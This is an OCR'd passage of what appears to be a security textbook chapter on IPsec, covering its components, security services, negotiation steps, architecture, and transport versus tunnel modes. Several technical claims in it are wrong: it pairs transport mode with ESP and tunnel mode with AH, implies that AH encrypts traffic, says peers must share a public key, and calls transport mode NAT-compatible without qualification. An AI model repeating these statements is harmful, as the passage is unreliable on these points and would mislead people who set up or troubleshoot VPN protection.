
- IPsec is a protocol suite developed by the IETF for **securing IP communications** by **authenticating** and **encrypting** each IP packet of a communication session
- It is deployed widely to implement **VPNs** and for **remote user access** through dial-up connection to private networks

Components of IPsec

- IPsec Driver
- Internet Key Exchange (IKE)
- Internet Security Association Key Management Protocol
- Oakley
- IPsec Policy Agent

Benefits of IPsec

- Network-level peer authentication
- Data origin authentication
- Data integrity
- Data confidentiality (encryption)
- Replay protection



IPsec (Cont'd)

Modes of IPsec

Transport Mode
Internet
Transport – mode encapsulation
IP header
IPsec header
Transport data (TCP, UDP, etc.)
IPsec trailer (ESP only)
encrypted
authenticated
Tunnel Mode
Network 1
Host 1
GW 1
Internet
Network 2
GW 2
Host 2
Tunnel – mode encapsulation
Outer IP header
IPsec header
Inner IP header
IP payload
IPsec trailer (ESP only)
encrypted
authenticated

IPsec Architecture

IPsec Architecture
AH Protocol
ESP Protocol
Authentication Algorithm
Encryption Algorithm
IPsec Domain of Interpretation (DOI)
Policy
Key Management

IPsec

Internet Protocol Security (IPsec) is a set of protocols that the Internet Engineering Task Force (IETF) developed to support the secure exchange of packets at the IP layer. It ensures interoperable cryptographically based security for IPv4 and IPv6, and it supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection. It is widely used to implement VPNs and for remote user access through dial-up connection to private networks. It supports transport and tunnel encryption modes, although sending and receiving devices must share a public key.

IPsec policies can be assigned through the Group Policy configuration of Active Directory domains, organizational units, and IPsec deployment policies at the domain, site, or organizational-unit level. The security services offered by IPsec include the following:

- Rejection of replayed packets (a form of partial sequence integrity)
- Data confidentiality (encryption)
- Access control
- Connectionless integrity
- Data origin authentication
- Data integrity
- Limited traffic-flow confidentiality
- Network-level peer authentication
- Replay protection

At the IP layer, IPsec provides all the above-mentioned services, offering the protection of IP and/or upper-layer protocols such as TCP, UDP, ICMP, and Border Gateway Protocol (BGP).

Components of IPsec

- **IPsec driver**: Software that performs protocol-level functions required to encrypt and decrypt packets.
- **Internet Key Exchange (IKE)**: An protocol that produces security keys for IPsec and other protocols.
- **Internet Security Association and Key Management Protocol (ISAKMP)**: Software that allows two computers to communicate by encrypting the data exchanged between them.
- **Oakley**: A protocol that uses the Diffie–Hellman algorithm to create a master key and a key that is specific to each session in IPsec data transfer.
- **IPsec Policy Agent**: A service included in Windows OS that enforces IPsec policies for all the network communications initiated from that system.

The following are the steps involved in the IPsec process.

- A consumer sends a message to a service provider.
- The consumer's IPsec driver attempts to match the outgoing packet's address or the packet type against the IP filter.
- The IPsec driver notifies ISAKMP to initiate security negotiations with the service provider.
- The service provider's ISAKMP receives the security negotiation request.

- Both principles initiate a key exchange, establishing an ISAKMP Security Association (SA) and a shared secret key.
- Both principles discuss the security level for the information exchange, establishing both IPsec SAs and keys.
- The consumer's IPsec driver transfers packets to the appropriate connection type for transmission to the service provider.
- The provider receives the packets and transfers them to the IPsec driver.
- The provider's IPsec uses the inbound SA and key to check the digital signature and begin decryption.
- The provider's IPsec driver transfers decrypted packets to the OSI transport layer for further processing.

Modes of IPsec

The configuration of IPsec involves two different modes: the tunnel mode and transport mode. These modes are associated with the functions of two core protocols: the Encapsulation Security Payload (ESP) and Authentication Header (AH). The model selection depends on the requirements and implementation of IPsec.

- **Transport Mode**

  In the transport mode (also ESP), IPsec encrypts only the payload of the IP packet, leaving the header untouched. It authenticates two connected computers and provides the option of encrypting data transfer. It is compatible with network address translation (NAT); therefore, it can be used to provide VPN services for networks utilizing NAT.




Figure 11.41: Transport mode encapsulation

- **Tunnel Mode**

  In the tunnel mode (also AH), the IPsec encrypts both the payload and header. Hence, in the tunnel mode has higher security than the transport mode. After receiving the data, the IPsec-compliant device performs decryption. The tunnel model is used to create

VPNs over the Internet for network-to-network communication (e.g., between routers and link sites), host-to-network communication (e.g., remote user access), and host-to-host communication (e.g., private chat). It is compatible with NAT and supports NAT traversal.

In the tunnel mode, the system encrypts entire IP packets (payload and IP header) and encapsulates the encrypted packets into a new IP packet with a new header. In this mode, ESP encrypts and optionally authenticates entire inner IP packets, whereas AH authenticates entire inner IP packets and selected fields of outer IP headers. The tunnel mode is usually useful between two gateways or between a host and gateway.

